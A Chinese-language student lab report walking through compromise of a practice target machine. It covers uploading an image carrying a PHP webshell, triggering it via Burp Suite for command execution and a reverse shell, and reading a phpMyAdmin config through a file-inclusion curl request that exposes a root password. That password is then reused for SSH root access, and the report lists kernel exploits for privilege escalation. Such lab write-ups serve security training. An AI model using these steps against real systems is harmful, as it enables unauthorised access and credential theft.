


然后上传图片（注意为了区分图片，将`jack.jpg`重命名为`jac.jpg`）




然后使用`burpsuite`，更改`load`







执行之后获得了一堆乱码



将这个拦截加入`repeater`，然后修改命令为`whoami`（可以发现`redteamnotes`变成了`cmd`，这是因为之前上传的图片没有成功保存木马，因此重新上传，为了区分，所以修改名字）可以看到命令成功被执行。



接下来开始进行反弹shell



发现无法传送，猜测可能是编码问题，`burpsuite`不能自动编码，于是进行手动编码

成功传送，监听成功，获取初始权限，然后将其升级为`full pty`，采用和上次靶机同样的方法

然后ls扫描，发现了`phpmy`文件（其实在最开始的爆破时已经爆破出这个目录文件，只是当时没有留意）

```
www-data@indishell:/var/www$ ls
ls
add.php  head.php   images  index.php  phpmy     test.ph
p
c.php    head2.php  in.php  panel.php  show.php  uploade
d_images
www-data@indishell:/var/www$
```

然后查询可知它的配置文件，查看配置文件的源码

```
┌──(root㉿kali)-[/home/kali]
└─# curl -X POST --data "file=/var/www/phpmy/config.inc.
php" http://10.0.2.5/test
<?php

/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'roottoor';
$cfg['Servers'][$i]['AllowNoPassword'] = true;

/* End of servers configuration */
```

发现这个密码可能是 `ssh` 的密码，去尝试一下

```
└─# ssh root@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:UyLCTuDmpoRJdivxmtTOMWDk0apVt5NWjp8Xno1e+Z4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
root@10.0.2.5's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Nov  1 23:33:59 IST 2025

  System load:  0.0               Processes:           82
  Usage of /:   11.9% of 9.61GB   Users logged in:     0
  Memory usage: 9%                IP address for eth0: 10.0.2.5
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

好耶!

另外一种方式是通过内核提权，余下方法同之前靶机的内核提权。

```
www-data@indishell:/var/www$ uname -a
uname -a
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SM
P Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
www-data@indishell:/var/www$
```

```
Apple macOS < 10.12.2 | multiple/dos/40955.txt
DESlock+ < 4.1.10 - ' | windows/local/16138.c
Jungo DriverWizard Wi | windows/local/42624.py
Jungo DriverWizard Wi | windows/local/42625.py
Jungo DriverWizard Wi | windows/local/42665.py
Linux Kernel (Solaris | solaris/local/15962.c
Linux Kernel 2.6.19 < | linux/local/50135.c
Linux Kernel 2.6.22 < | linux/local/40611.c
Linux Kernel 2.6.22 < | linux/local/40616.c
Linux Kernel 2.6.22 < | linux/local/40838.c
Linux Kernel 2.6.22 < | linux/local/40839.c
Linux Kernel 2.6.22 < | linux/local/40847.cpp
Linux Kernel 3.11 < 4 | linux/local/41995.c
Linux Kernel 3.13 - S | linux/local/33824.c
Linux Kernel 3.13.0 < | linux/local/37292.c
Linux Kernel 3.13.0 < | linux/local/37293.txt
Linux Kernel 3.13.1 - | linux/local/40503.rb
Linux Kernel 3.13/3.1 | linux/dos/36743.c
Linux Kernel 3.14-rc1 | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3. | linux/dos/31305.c
Linux Kernel 3.4 < 3. | linux/local/31346.c
Linux Kernel 3.4 < 3. | linux_x86-64/local/31347.c
Linux Kernel 4.10.5 / | linux/dos/43234.c
Linux Kernel 4.8.0 UD | linux/local/41886.c
Linux Kernel < 3.16.1 | linux/local/34923.c
Linux Kernel < 3.16.3 | linux_x86-64/local/44302.c
Linux Kernel < 4.10.1 | linux/dos/42136.c
```

三、实验结果

成功获取到 `root` 权限

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@indishell:~# whoami
root
root@indishell:~#
```

四、实验中遇到的问题及解决方案

1. 最开始向图片添加`php`木马时添加错误了，直接用vim打开网站已有图片的`url`然后修改，结果并没有加入木马。解决方法：将图片用`wget`下载到本机再修改添加木马。
2. 如果靶机上没有编译器怎么办：可以使用静态链接编译，避免靶机上缺少依赖库的问题；可以在自己`kali`上为靶机生成可执行代码，但是需要了解靶机的架构和系统信息，针对这些安装对应的工具，要确保编译后的文件受靶机支持，在`kali`编译完成后将文件传输到靶机执行

五、实验的启示

本次实验共计用时17h，分三个下午和晚上完成，难度较大，主要难度在于找到`SQL`注入、给图片加上`PHP`木马，以及使用`burpsuite`发送启动木马从而建立反向`shell`。此外如果在最开始目录爆破的时候注意到`phpmy`文件，并查询其配置文件，可以更快的拿到`root`。本次实验进一步加深了对`SQL`注入字典的理解，提高了对`burpsuite`使用的熟练度。